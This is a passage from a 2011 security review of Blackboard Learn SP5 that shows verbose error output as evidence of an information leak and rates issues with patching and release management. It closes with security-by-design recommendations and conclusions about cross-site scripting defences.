    getLoader( ContentDbLoader.TYPE );


An error occurred at line: 45 in the jsp file: /ch1/create.jsp
Course.COURSE_DATA_TYPE cannot be resolved
42:    Container bbContainer = bbPm.getContainer();
43:
44:    Id parentId = new PkId( bbContainer, CourseDocument.
    COURSE_DOCUMENT_DATA_TYPE, request.getParameter("content_id") );
45:    Id courseId = bbPm.generateId(Course.COURSE_DATA_TYPE, request.
    getParameter("course_id"));
46:
47:    ContentDbLoader courseDocumentLoader = (ContentDbLoader)bbPm.
    getLoader( ContentDbLoader.TYPE );
48:    ContentFolder courseFolder = (ContentFolder)courseDocumentLoader.
    loadById( parentId );


Stacktrace:
          org.apache.jasper.compiler.DefaultErrorHandler.javacError(
              DefaultErrorHandler.java:92)
          org.apache.jasper.compiler.ErrorDispatcher.javacError(
              ErrorDispatcher.java:330)
          org.apache.jasper.compiler.JDTCompiler.generateClass(
              JDTCompiler.java:439)
         org.apache.jasper.compiler.Compiler.compile(Compiler.java:334)
         org.apache.jasper.compiler.Compiler.compile(Compiler.java:312)
         org.apache.jasper.compiler.Compiler.compile(Compiler.java:299)
          org.apache.jasper.JspCompilationContext.compile(
              JspCompilationContext.java:586)
          org.apache.jasper.servlet.JspServletWrapper.service(
              JspServletWrapper.java:317)
          org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet
              .java:342)
         org.apache.jasper.servlet.JspServlet.service(JspServlet.java
             :267)
         javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
         sun.reflect.GeneratedMethodAccessor307.invoke(Unknown Source)
          sun.reflect.DelegatingMethodAccessorImpl.invoke(
              DelegatingMethodAccessorImpl.java:25)
         java.lang.reflect.Method.invoke(Method.java:597)
          org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.
              java:269)
         java.security.AccessController.doPrivileged(Native Method)
         javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
          org.apache.catalina.security.SecurityUtil.execute(SecurityUtil
              .java:301)
```

```
 org.apache.catalina.security.SecurityUtil.doAsPrivilege(
     SecurityUtil.java:162)
java.security.AccessController.doPrivileged(Native Method)
 blackboard.platform.servlet.B2ContextFilter.doFilter(
     B2ContextFilter.java:100)
sun.reflect.GeneratedMethodAccessor305.invoke(Unknown Source)
 sun.reflect.DelegatingMethodAccessorImpl.invoke(
     DelegatingMethodAccessorImpl.java:25)
java.lang.reflect.Method.invoke(Method.java:597)
 org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.
     java:269)
java.security.AccessController.doPrivileged(Native Method)
javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 org.apache.catalina.security.SecurityUtil.execute(SecurityUtil
     .java:301)
 org.apache.catalina.security.SecurityUtil.doAsPrivilege(
     SecurityUtil.java:243)
java.security.AccessController.doPrivileged(Native Method)
 blackboard.platform.servlet.ContentTypeFilter.doFilter(
     ContentTypeFilter.java:57)
sun.reflect.GeneratedMethodAccessor303.invoke(Unknown Source)
 sun.reflect.DelegatingMethodAccessorImpl.invoke(
     DelegatingMethodAccessorImpl.java:25)
java.lang.reflect.Method.invoke(Method.java:597)
 org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.
     java:269)
java.security.AccessController.doPrivileged(Native Method)
javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 org.apache.catalina.security.SecurityUtil.execute(SecurityUtil
     .java:301)
 org.apache.catalina.security.SecurityUtil.doAsPrivilege(
     SecurityUtil.java:243)
java.security.AccessController.doPrivileged(Native Method)
 blackboard.platform.servlet.XssServletFilter.doFilter(
     XssServletFilter.java:138)
sun.reflect.GeneratedMethodAccessor302.invoke(Unknown Source)
 sun.reflect.DelegatingMethodAccessorImpl.invoke(
     DelegatingMethodAccessorImpl.java:25)
java.lang.reflect.Method.invoke(Method.java:597)
 org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.
     java:269)
java.security.AccessController.doPrivileged(Native Method)
javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 org.apache.catalina.security.SecurityUtil.execute(SecurityUtil
     .java:301)
 org.apache.catalina.security.SecurityUtil.doAsPrivilege(
     SecurityUtil.java:243)
java.security.AccessController.doPrivileged(Native Method)
 blackboard.platform.servlet.RequestSessionFilter.doFilter(
     RequestSessionFilter.java:184)
sun.reflect.GeneratedMethodAccessor301.invoke(Unknown Source)
 sun.reflect.DelegatingMethodAccessorImpl.invoke(
     DelegatingMethodAccessorImpl.java:25)
java.lang.reflect.Method.invoke(Method.java:597)
 org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.
     java:269)
java.security.AccessController.doPrivileged(Native Method)
javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
```

```
        org.apache.catalina.security.SecurityUtil.execute(SecurityUtil
            .java:301)
        org.apache.catalina.security.SecurityUtil.doAsPrivilege(
            SecurityUtil.java:243)
      java.security.AccessController.doPrivileged(Native Method)
        blackboard.platform.servlet.SSLProxyFilter.doFilter(
            SSLProxyFilter.java:39)
      sun.reflect.GeneratedMethodAccessor300.invoke(Unknown Source)
        sun.reflect.DelegatingMethodAccessorImpl.invoke(
            DelegatingMethodAccessorImpl.java:25)
      java.lang.reflect.Method.invoke(Method.java:597)
        org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.
            java:269)
      java.security.AccessController.doPrivileged(Native Method)
      javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
        org.apache.catalina.security.SecurityUtil.execute(SecurityUtil
            .java:301)
        org.apache.catalina.security.SecurityUtil.doAsPrivilege(
            SecurityUtil.java:243)

note The full stack trace of the root cause is available in the Apache
    Tomcat/6.0.20 logs.
Apache Tomcat/6.0.20
```

4. Add interactive tool
   Groupset Self enrollment

```
Action Unsuccessful

An unexpected error occurred. Details have been emailed to the
    administrator so (s)he can look into it.

We wish to extend our apologies for any inconvenience caused.

Friday, 1 July 2011 15:55:18 o'clock CEST
```

5. Add interactive tool
   Groupset view

```
Action Unsuccessful

An unexpected error occurred. Details have been emailed to the
    administrator so (s)he can look into it.

We wish to extend our apologies for any inconvenience caused.

Friday, 1 July 2011 15:56:25 o'clock CEST
```

6. Upload Ephorus Assignment

```
Blackboard error: sendToEphorus() failed: Transport error: 501 Error:
    Not Implemented
```

Some of these errors were so verbose that they show a part of the code and a full stacktrace. This leads us to identify the following Medium Issue.

Medium Issue 11 (Error message information leak)
When an error occurs detailed sensitive information is presented to the user. This may be a doorway for an attacker to launch a more focused attack.

2.4 Test and production servers, patches and releases

Originally it was the idea that these tests would be run only against a specific test server, which was set up locally by the system administrators at the Radboud University Nijmegen. These administrators have been in close contact with experts from Blackboard in order to make the configuration as secure as possible.

When we found that some attacks succeeded, the system operators at the Radboud University Nijmegen have been helpful by trying out other configuration settings. Although we have to say that we didn't test every single issue in every single configuration, we tried all attacks in all configurations and we they all succeeded. So, no configuration was found that secured the machine tightly enough to prevent our malicious scripts from compromising the system.

This was communicated by the system administrators to Blackboard experts. They insisted that there was a patch that prevented at least one of the attack which had been found by LaQuSo before the start of this review and which had been reported to Blackboard via a standard bug report and via direct communication to the security experts of Blackboard. No such patch was found, however by the administrators.

The procedures that are in place for Blackboard with respect to releases and patches are different than what one would expect from a modern world wide software product with many users. Also the efforts that is required by the administrators for installing a new release/patch is quite high. Experience have led them to perform a lot of tests before installing anything. These tests invariably produce several cases where the new version is not compatible with the old version such that additional effort is required in order to get the product running. Such incompatibilities are not signs of high quality, to say the least. In fact, such effort may take weeks or even months which seems to be for a great part the reason why many administrators delay the installation of new releases lor longer periods (months or even years).

What one would expect instead, are regular updates that are pushed to the administrators and administrators can install immediately, without the need for prior testing, by a single push on a button. This is common practice in many large systems who have many users. In particular, for security reasons such regular updates are extremely important. A vulnerability can be fixed quickly by Blackboard, the security update can be send to the administrators and they can install it directly. In this way the time for possible attacks is shortened and user confidence in the system is increased.

Furthermore, new releases should be easy to install without compatibility errors. New releases should be backward compatible such that systems that work under old releases still work under new releases (possible after fully automatic conversion).

This leads us to identify the following Critical Issues:

Critical Issue 12 (Security patches are not immediate)
Security patches should come immediately after a bug is fixed.

Critical Issue 13 (Security patches cannot be installed quickly)
There is not a system in place such that security patches can be installed quickly.

Critical Issue 14 (Releases have low backward compatibility)
The quality of releases is such that extensive testing and large efforts in solving incompatibility issues are required. This leads to delays in installing releases and to longer periods of exposure to known security exploits.

Last but not least, currently SP5 is already installed on our production servers. In order not to disturb the large group of legitimate users, we only performed a few tests that could not compromise the system. As was to be expected, also these tests passed. Hence our current production server is vulnerable to known attacks.

Chapter 3

Security by design

It is completely clear that security and privacy are of great importance to a system like Blackboard. We identify at least three modules where it is important that confidentiality, integrity and/or availability are guaranteed.

Grade center Confidentiality is important. Due to laws about privacy, teachers are no longer allowed to simply print a list of names or student numbers with the corresponding grades and publish it on a notice board in the hall. Students have the right to keep their grades to themselves, so teachers are obliged to use the Blackboard grade center for this purpose.

Obviously integrity is also important. At our university there is no direct coupling yet between the grades in the grade center and the official grades in the faculty's student administration. The typical situation now is that teachers present the grades to the students via Blackboard's grade center, then write the grades manually on a paper list, which is then entered into the faculty's administration system manually by someone else. Due to new rules like BSA[1] there were plans to speed up this process and create a module to automatically download the grades from Blackboard's grade center to the faculty's administration. Needless to say that integrity of the grade center is crucial in such a scenario.

Online exams Nowadays it is possible to use the modules for creating online tests and surveys within Blackboard. Again confidentiality is important because the content of the tests should not be known before the tests are actually taken. Integrity is important to make sure that there is no dispute possible about the validity of the stored answers. If answers can be modified after the test, that is a serious problem.

Assignments Many teachers use the assignments module where students have to hand in homework. These assignments automatically get a timestamp when handed in. Again integrity is important, it needs to be clear that a submission is not modified after it was handed in. And obviously, the assignments should be confidential because it should not be possible for other students to copy their work.

Course documents For most course documents like lecture notes confidentiality is not the main issue. However, integrity and availability are important. Students should be able to trust the contents of documents that are presented to them and in particular they also should be able to access them always.

Unfortunately, the current Blackboard system gives us the impression that it was designed primarily based upon functionality. Maybe a logical choice at the time that the first versions of Blackboard were developed, but now that Blackboard contains a lot of important options as we have seen above, it is clear that it will attract hackers to find out whether these options can be compromised. Therefore security should be considered as a very important topic nowadays.

[1] Binding advisory report whether students are allowed to continue their studies after the first year.

Right from the start

While developing systems like Blackboard and adding more and more functionality all kind of development decisions are made. For instance, somewhere the decision was made that it is a good idea to have the possibility of allowing people to use HTML while writing text for assignments, announcements or blogs. It is clear that this HTML can be used to beautify the layout of the text. But is is also clear that HTML can also be used to enter scripts as JavaScript into the system. Of course, this problem could be solved by simply disallowing JavaScript on all pages. However, most likely this HTML editor itself is a JavaScript program, which would not work anymore. So a simple solution for one security problem, might bring up a new problem in a different place. These so-called security measures as add-on to an existing program are very difficult to implement properly. Simply because the system is too large to oversee all the consequences at once.

The only way to create such large systems in a secure way is to think about security from the start of the design and development process. Here are some basic guidelines for that.

- Start with the idea that everything is denied by default. Only open up ports on a machine when this is really needed. Only give access to parts of the system to people that really need it. Only allow scripts that are created by the developers themselves and hence trusted.
- Identify which information is going to be stored in the system and make a classification in security levels for each piece of information.
- Identify the different roles that users can play and try to separate them as much as possible.
- For each new functionality check whether it has implications for the previously made classification of security levels and user roles.
- Do not only focus on technology, but also on procedures. Who is going to work with the system? Do system operators get appropriate training for keeping the system secure? How are the normal users actually using the system? Is this in line with the previously created classifications of security levels and user roles?

See for instance the website [2] of OWASP, which stands for Open Web Application Security Project, for more detailed information.

Chapter 4

Conclusions

Claims and tasks

Before we can come to the real conclusions we want to refer to the original task as stated already earlier. Checking the claims

- Cross-site Request Forgery - Cross-site Request Forgery is an attack that attempts to execute actions on behalf of a user authenticated into Learn. SP5 provides further hardening of Learn Release 9.1 from cross-site request forgery by protecting key parts of the application such as the Grade Center.
- Cross-site Scripting Attacks - Cross-site Scripting is an attack where malicious scripts are injected into Learn. This occurs when specially crafted values are entered into a variable of a web page or stored and displayed by the application. Oftentimes, an attacker would need to convince an authenticated user to access a malicious web page or record in order for the attack to occur. Key parts of the application are now protected.
- Authorization Vulnerabilities - authorization vulnerabilities in the Address Book, Calendar, Grade Center, Portfolio Comments and Display, and Tasks have been eliminated.

by performing the following tasks: run scripts that were used to demonstrate problems in previous versions, investigate which browsers are vulnerable, perform extended tests of cross site scripting attacks on places where students can enter information into form fields and examine whether possible vulnerabilities that are encountered during the research can be exploited.

We basically performed all tasks, although we have to make a restriction to the part of creating a list of all the places where students can enter information into form fields. Because of the modularity of the Blackboard system, instructors can basically build their own preferred environment by activating or deactivating specific tools. We have tried to activate the most commonly used modules and performed our tests on such an environment.

Medium Issues and Critical Issues

In the previous chapters we have compiled a list of security problems found during our research. We used two levels to classify these problems.

- Medium Issues are used to identify vulnerabilities. See Figure 4.1.
- Critical Issues are used to identify vulnerabilities with known exploits. See Figure 4.2.

Compared to other reviews that we have done in the past the actual number of these issues is not extremely high. The problem is more that we could find these issues relatively easy by doing only blackbox testing. Normally, blackbox testing requires a lot of effort since it is often not really clear where to start and what to test. In case of whitebox testing it often happens that

Figure 4.1: Medium Issues

Figure 4.2: Critical Issues

the documentation already indicates possible problematic areas and hence it is easier to focus on such areas directly. However, in this situation even blackbox testing already revealed quite a lot of problems.

Fundamental Issues

We think that there are basically three reasons for this outcome. Because of their impact and position in the Blackboard system as a whole, we call these reasons Fundamental Issues.

Fundamental Issue I (Security by design)
Privacy and security are things that should have been taken into consideration already during the design of the system.

In particular, the decision to use JavaScript in the system for important functionality makes it difficult to block malicious JavaScript code, because it must be very clear for the system to know which JavaScript is malicious or not. There should be a very strong argument for letting users input JavaScript into the system, since this makes the system extremely vulnerable to malicious scripts.

It is well known that security can not be dealt with properly as an add-on in a large application. The application should be redesigned with security in mind, following a principle which is well known as *security by design*.

Fundamental Issue II (Blacklisting doesn't really increase the security level)
It is extremely difficult to preserve security by means of blacklisting malicious scripts.

Automatically detecting a certain malicious script is not that difficult. However, obfuscating such a malicious script makes it probably hard to be filtered out automatically. It is relatively easy to create a new, equivalent script which is not detected. Adding these new scripts to the blacklist does not really increase the security level. It is still just as easy to create a new script.

Measures like *whitelisting*, i.e. only allowing scripts that are known to be benign, and *output encoding*, i.e. not executing code that is not known to be sure but just outputting the code itself, seem more secure, since the exact appearance of the scripts are known by the developers.

Obviously, we do realize that it will take a lot of work to create and maintain such a list. In fact, it is a form of redesign with security in mind. It may well take a few years before such a design change is made, implemented, tested, released and deployed.

A second way to solve the problem of users inputing JavaScript code, would be to disallow HTML input totally. This would mean that the currently required features should be provided in a different way, like the commonly used Bulletin Board Code[1] for instance.

For tasks like HTML-editing this example is a serious alternative, but for other functionality it is not clear whether equivalent, but more secure methods already exist.

Fundamental Issue III (Improper release management)
Security patches are typically not distributed immediately, but are collected together into the next service pack. In addition, installing such a service pack typically takes several weeks because testing such a new release typically reveals a lot of problems.

This Fundamental Issue can be seen as the aggregation of the Critical Issues 12, 13 and 14.

Final conclusion

So our final conclusion with respect to security of this version SP5 is that this version does not seem to perform better than the previous versions. Quite some bugs and issues have been fixed but it is still as easy as before to find new vulnerabilities and new exploits. So technically the claims in the release notes [1] may be correct: the known problems were solved. But in general also the new system is vulnerable to attacks. And in that sense no progress has been made.

[1] http://en.wikipedia.org/wiki/BBCode

Bibliography

[1] Release Notes Blackboard SP5. http://kb.blackboard.com/x/1o8EB, 2011.

[2] OWASP. Secure Coding Principles. https://www.owasp.org/index.php/Secure_Coding_Principles.

[3] Michiel Prins and Jobert Abma. Security research Blackboard Academic Suite. 2010.